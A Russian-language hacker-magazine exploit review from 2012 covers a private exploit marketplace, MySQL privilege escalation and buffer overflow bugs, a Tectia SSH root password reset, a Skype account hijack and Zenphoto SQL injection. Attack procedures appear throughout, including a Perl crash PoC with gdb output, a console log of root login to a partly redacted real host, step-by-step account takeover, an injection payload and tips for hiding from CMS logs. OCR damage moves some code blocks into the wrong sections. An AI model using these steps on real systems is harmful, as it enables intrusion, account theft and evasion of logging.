Сергей Белов (sergeybelove.ru)
Павел Александрович (ivinside.blogspot.com)


WARNING

**Вся информация предоставлена исключительно в ознакомительных целях.
Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.**

Месяц эксплойт-бума! 0-day гуляют в паблике, приватные эксплойты становятся более доступными! Сегодня в выпуске: Exploit Market, MySQL 0DAYs, Tectia Server, Skype, Zenphoto.

Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

1 Exploit Market от Inj3ct0r на сайте 1337day.com

N/A N/A

N/A

BRIEF
Дата релиза: ноябрь 2012
Автор: 1337day.com

В ноябре этого года команда Inj3ct0r на своем проекте 1337day.com выкатила новую фичу — покупку/продажу приватных эксплойтов. Система довольно доступная, цены пока не кусаются — в районе 5–200 долларов.

EXPLOIT
Само появление магазина эксплойтов довольно ожидаемо. 1337day.com и аналоги (например, exploit-db.com) — публичны. Приват обходит эти сайты стороной или появляется на них намного позже, а это ведь самое лакомое! Итак, про саму систему. Теперь у каждого у пользователя есть «голд», который можно или купить (1 gold = 1$), или заработать в этом же магазине, продавая свои эксплойты. При выводе берется нехилая комиссия — 30%, минимальная сумма к выводу — 1000 золотых. На данный момент самый дорогой в магазине — сплоит для известной IDS Snort от юзера Xianur0 — стоит 220 золотых. Одна из самых интересных фишек в нем — HTTP pipelining, который может привести к DoS. Хотя кто знает, что именно автор реализовал в других возможностях сплоита (LF/CRLF bypass, URL Encode, Snort Rules analyzer и так далее)?

2 (Linux) Database Privilege Elevation Zeroday Exploit

CVSSV2 6.0

(AV:N/AC:M/AU:S/C:P/I:P/A:P)

BRIEF
Дата релиза: 2 декабря 2012
Автор: Kingcope
CVE: 2012-5613

Повышение привилегий в MySQL через триггеры.

EXPLOIT
Благодаря хакеру Kingcope этот месяц оказался невероятно богат эксплойтами для MySQL, хотя работоспособность некоторых из них стоит под вопросом. Но начнем с того, что действительно работает и было протестировано уже многими.

Результатом работы эксплойта является добавление пользователя MySQL с админскими правами. Звучит заманчиво?

Итак, что нам нужно для атаки:

1. Уже существующий юзер с file_priv.
2. Возможность создавать файлы в системе от пользователя "mysql".
3. Доступ к созданию триггеров у текущего юзера. Важный момент — триггеры выполняются, когда заданная команда выполняется от нужного юзера. В типичной работе триггеры MySQL вызываются с привилегиями того пользователя, который его создал. Но так как мы можем создать файл с произвольным

содержимым — мы имеем возможность указать произвольного юзера для этого триггера.
4. Использование уже откопанного переполнения стека в одном из других эксплойтов. Это очень важно, нам необходимо любым способом крашнуть сервер, иначе триггер не будет признан сервером без его перезапуска.

Разбор работы эксплойта.
1. Подключаемся к серверу MySQL.
2. Создаем таблицу rootme для триггера.
3. Создаем файл триггера /var/lib/mysql/<databasename>/rootme.TRG.
4. Крашим сервер. После перезапуска наш триггер будет распознан сервером.
5. Добавляем новую запись в таблицу, чтобы наш триггер выполнился.
6. Триггер выдает все права текущему подключенному юзеру в таблице mysql.user.
7. Снова крашим MySQL для загрузки новой конфигурации юзера.
8. Создаем нового юзера с полными правами.
9. Снова крашим сервер для релоада текущей конфигурации.
10. Подключаемся под новым юзером.
11. Новый юзер имеет доступ ко всем базам данных!
12. Дампим значения хешей паролей из таблицы mysql.user, что является знаком успешной работы эксплойта.
13. Наслаждаемся полным доступом ;)

Oracle оспаривает данную уязвимость, заявляя, что все в порядке, и все сами виноваты, раз не следуют инструкциям по установке MySQL. А на ютубе уже можно найти видео, демонстрирующее использование данной баги.

TARGETS
MySQL 5.1–5.5.

SOLUTION
Исправление на данный момент отсутствует

3 MySQL (Linux) Stack based buffer overrun

CVSSV2 6.5

(AV:L/AC:L/AU:N/C:N/I:N/A:C)


BRIEF
Дата релиза: 2 декабря 2012
Автор: Kingcope
CVE: 2012-5611

А вот и еще одна находка от Kingcope — она использовалась в эксплойте выше. Переполнение стека при выдаче прав (при создании) пользователю.

EXPLOIT
Посмотрим на код эксплойта, он не слишком замороченный:

```
use strict;
use DBI();
# Подключение к базе данных
my $dbh = DBI->connect("DBI:mysql:database=test;↵
host=192.168.2.3;", "user", "secret",↵
{'RaiseError' => 1});

$a ="A" x 100000;
my $sth = $dbh->prepare("grant file on $a.* to ↵
'user'\@'%' identified by 'secret';");
$sth->execute();
```



Приватный сплоит для Snort. Multiple HTTP Bypass

```
# Отключение от базы данных
$dbh->disconnect();
```

Замечаем, что в имени базы данных передается строка длиной 100 000 символов, которую не может обработать сервер MySQL. Получаем краш. Взглянем на дамп памяти:

```
mysql@linux-lsd2:/root> gdb -c /var/lib/mysql/core
GNU gdb (GDB) SUSE (7.2-3.3)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later.
This is free software: you are free to change and redis
tribute it.

There is NO WARRANTY, to the extent permit
ted by law.  Type "show copying" and "show warranty" for
details.

Missing separate debuginfo for the main executable file
Try: zypper install -C "debuginfo(build-id)=↵
768fdbea8f1bf1f7cfb34c7f532f7dd0bdd76803"
[New Thread 8801]
[New Thread 8789]
[New Thread 8793]
[New Thread 8791]
[New Thread 8787]
...
[New Thread 8797]
[New Thread 8798]
[New Thread 8785]
[New Thread 8796]
[New Thread 8783]
Core was generated by '/usr/local/mysql/bin/mysqld↵
--log=/tmp/mysqld.log'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb)
```

Замечаем наши символы A x 100000(414141...). В данном эксплойте переполнение стека просто крашит сервер, но это может привести и к выполнению произвольных команд.

TARGETS
MySQL 5.1–5.5.

SOLUTION
Официальных заявлений нет, в багтрекерах тикеты активны. Но при тестировании на 5.1.66 эксплойт не отработал.

4 Tectia SSH USERAUTH Change Request Password Reset Vulnerability

CVSSV2 9.3

(AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF
Дата релиза: 5 декабря 2012
Автор: Kingcope
CVE: 2012-5975

Это просто вин. Tectia — это коммерческое решение от OpenSSH. Эксплойт использует уязвимость, которая позволяет удаленно сбросить пароль рута, а после — авторизоваться без пароля.

EXPLOIT
При включенном режиме «old-style» авторизации существует баг, который сбрасывает пароль уже созданному юзеру и, соответственно, позволяет под ним авторизоваться. Если используется «new-style» авторизация, то заюзать багу не представляется возможным. Авторизация в интерактивном режиме, через GSSAPI и по ключу не подвержена данной атаке.

TARGETS
Tectia Server 6.0.4–6.0.20, 6.1.0–6.1.12, 6.2.0–6.2.5 и 6.3.0–6.3.2.

SOLUTION
Доступно обновление с исправлением данной ошибки от производителя.

5 Угон любого аккаунта Skype

N/A 10.0

BRIEF
В этом месяце еще неплохо погремела уязвимость на сайте Skype, позволяющая угнать любой аккаунт, зная только e-mail жертвы.

EXPLOIT
На данный момент уязвимость закрыта, но разберем ее. Бага примечательна тем, что изначально ее позиционировали как фичу :).

Skype проповедует следующую религию: к одному емейлу может быть привязано несколько логинов для входа. Идея не самая лучшая и вообще довольно смутная, но используем ее в своих целях.

1. Регистрируем новый аккаунт, указав e-mail нужного аккаунта.
2. Авторизуемся под логином/паролем, который мы только что указали на шаге 1.
3. Запрашиваем сброс пароля на сайте скайпа.
4. И вот тут самый важный момент. Ссылка для изменения пароля приходит не только на почту, но и в сам клиент скайпа!
5. Переходим по ссылке, которая пришла в скайп, и вбиваем маркер пароля.
6. Выбираем основной логин для данной почты и меняем пароль.
7. Аккаунт угнан!

Те, кто пробовал использовать эту уязвимость, очень часто сталкивались с тем, что к ним не приходил маркер пароля (то есть они кликали на него, а там — пусто). Надо было просто на главной странице (уже в клиенте) скайпа нажимать F5, дойти до инфы про фейсбук, закрыть ее, и там будет маркер :).

Сейчас ошибка исправлена, на шаге 4 маркер в клиент больше не приходит, а приходит только на почту.

SOLUTION
Skype пофиксили багу.

6 Множественные уязвимости в Zenphoto

N/A N/A

N/A

BRIEF
Дата релиза: 3 ноября 2012
Автор: Janek Vind «waraxe»
CVE: N/A

Zenphoto — CMS, предназначенная для мультимедийных сайтов, поддерживает аудио-, видео- и фотоматериалы. Также есть модуль блога, новостей, кастомных страниц и т. п. Уязвимости, найденные в ней, довольно интересны. Если это sql-inj, то это не простая подстановка в POST/GET, а крафт параметров.

EXPLOIT
SQL INJECTION В ФУНКЦИИ GETUSERIP()

```
function getUserIP() {
  if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    return sanitize($_SERVER['HTTP_X_FORWARDED_FOR'], 0);
  } else {
    return sanitize($_SERVER['REMOTE_ADDR'], 0);
```

Итак, разберемся. Если установлен заголовок HTTP_X_FORWARDED_FOR (обычно выставляется при использовании прокси-серверов), то он принимается за IP-адрес. А что с функцией sanitize()? Она нам не помеха, ее роли:

1) резать слеши, если magic_quotes_gpc=on;

```
root@debian:~/openssh-5.8p2# ./ssh -lroot 208.4[redacted]5
Password Authentication:
root's password:
Password Authentication:
root's password:
Password Authentication:
root's password:
Enter root@208.4[redacted]5's old password:
Enter root@208.4[redacted]5's new password:
Retype root@208.4[redacted]5's new password:
Last login: Sun Jul 03 2011 13:38:41 -0400 from p5dc[redacted]in.net
[root@tpaqpgtw03 ~]# uname -a;id;
Linux tpaqp[redacted]rp.lan 2.6.9-78.0.22.ELsmp #1 SMP Thu Apr 30 19:14:39 EDT 2009 i686 i686 i386 GNU/Linux
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@tpaqpgtw03 ~]# exit
```

PoC для уязвимости в Tectia Server

2) резать нулл-байты;
3) резать HTML-теги.

То есть она предназначена для защиты от XSS. Но на нужные нам кавычки для SQL-injection никак не влияет. Копаем дальше:

```
function failed_access_blocker_adminGate($allow, $page) {
  ...
  $sql = 'INSERT INTO '.prefix('plugin_storage').↩
  ' ("type", "aux","data") VALUES ("failed_access", ↩
  "'.time().'","'.getUserIP().'")';
  query($sql);
  count = db_count('plugin_storage',↩
  'WHERE 'type'="failed_access" AND ↩
  'data'="'.getUserIP().'"');
```

Выполняется запрос в базу данных, где конкатенацией подставляется результат функции getUserIP(). Мы можем провести SQL-inj, используя параметр HTTP_X_FORWARDED_FOR. Скрафтить свой новый параметр в запросе — плевое дело! Для этого мы можем использовать хоть Telnet :). Но все же пойдем цивилизованным путем. Например, при помощи аддона Tamper Data.

1 Открываем админ-панель http://localhost/zenphoto1433/zp-core/admin.php.
2. Запускаем Tamper data (Start Tamper).
3. Пытаемся залогиниться с левыми данными, у нас выскакивает окно Tamper Data.
4. "Tamper with request?" → "Tamper" — внедряемся в запрос.
5. "Add element" → X_FORWARDED_FOR=war"axe — добавляем элемент.
6. Жмем «OK» и уже модифицированный запрос отправляем на сервер.

Как результат, мы увидим пустую страницу (OK 200 response code, content length 0). Но если мы посмотрим "debug.log", то увидим:

```
Backtrace: USER ERROR: MySql Error: ↩
( <em>INSERT INTO '[prefix]plugin_storage' ↩
("type", "aux","data") VALUES ("failed_access", ↩
"1349792737","war"axe")</em> ) failed. MySql returned the
error <em>You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for
the right syntax to use near 'axe")'
```

Наша SQL-инъекция :) getUserIP также вызывается в файле zp-core/zp-extensions/search_statistics.php и используется похожим образом:

```
static function handler($search_statistics, $type, ↩
$success, $dynamic, $iteration) {
  ...
  $sql = 'INSERT INTO '.prefix('plugin_storage').↩
  ' ("type", "aux","data") VALUES ↩
  ("search_statistics", "'.getUserIP().'", ↩
  '.db_quote(serialize($store)).')';
  query($sql);
```

И здесь мы можем провести похожую SQL-инъекцию.

СПУФИНГ IP

Используя багу функции getUserIP(), мы можем просто подменять свой IP где-нибудь в логах. Например, в файле zp-core/zp-extensions/security-logger.php, название которого говорит само за себя, присутствует следующий код:

```
security_logger::Logger↩
($success, $user, $name, getUserIP(), 'Back-end', ↩
$auth, $pass);

security_logger::Logger↩
($success, $user, $name, getUserIP(), 'Front-end', ↩
$athority, $pass);

security_logger::Logger↩
(false, $user, $name, getUserIP(), 'Blocked access', ↩
'', $page);

security_logger::Logger↩
(false, $user, $name, getUserIP(), 'Blocked album', ↩
'', $page);

security_logger::Logger↩
(true, $user, $name, getUserIP(), 'user_'.$class, ↩
'zp_admin_auth', $userobj->getUser());

security_logger::Logger↩
(false, $user, $name, getUserIP(), 'XSRF access ↩
blocked',  '', $token);

security_logger::Logger↩
($allow, $user, $name, getUserIP(), $action,  ↩
'zp_admin_auth', basename($log));

security_logger::Logger↩
($success, $user, $name, getUserIP(), ↩
'setup_'.$action,  'zp_admin_auth', $txt);
```

ПОДМЕНИВ IP НА КАКОЙ-НИБУДЬ ВАЛИДНЫЙ (С ТОЧКИ ЗРЕНИЯ ФОРМАТА) АДРЕС, МЫ НЕ СПАЛИМСЯ В СИСТЕМНЫХ ЛОГАХ CMS (НЕ ЗАБУДЬ, ЧТО ЕСТЬ ЕЩЕ ЛОГИ ВЕБ-СЕРВЕРА)

Подменяя IP на какой-нибудь валидный (естественнно, только с точки зрения формата) адрес, мы не спалимся в системных логах CMS (но не забываем, что есть еще логи веб-сервера, а может, и еще что-нибудь).

Кстати, говоря об этой уязвимости, нельзя не вспомнить о взломе ресурса stackoverflow.com, где спуфинг IP привел к полному доступу к сайту. Дело в том, что админка сайта была доступна только с адреса 127.0.0.1 (localhost). И это было единственным условием для того, чтобы админка стала доступна. На stackoverflow.com проверялся REMOTE_ADDR, но конфигурация фронтенда при проксировании запроса на бэкенд была неправильной и работала схожим с функцией getUserIP() образом. В итоге человек случайно зашел на сайт с HTTP_X_FORWARDED_FOR = 127.0.0.1 (он использовал SSH-туннель, а после коннектился к локальному прокси-серверу, доступ к которому был только с локалхоста и HTTP_X_FORWARDED_FOR получался как раз 127.0.0.1) и попал в админку :).

Здесь я перечислил не все найденные баги от waraxe, советую в том числе для образовательных целей прочесть весь его ресерч, он доступен по ссылке bit.ly/SqSMPI.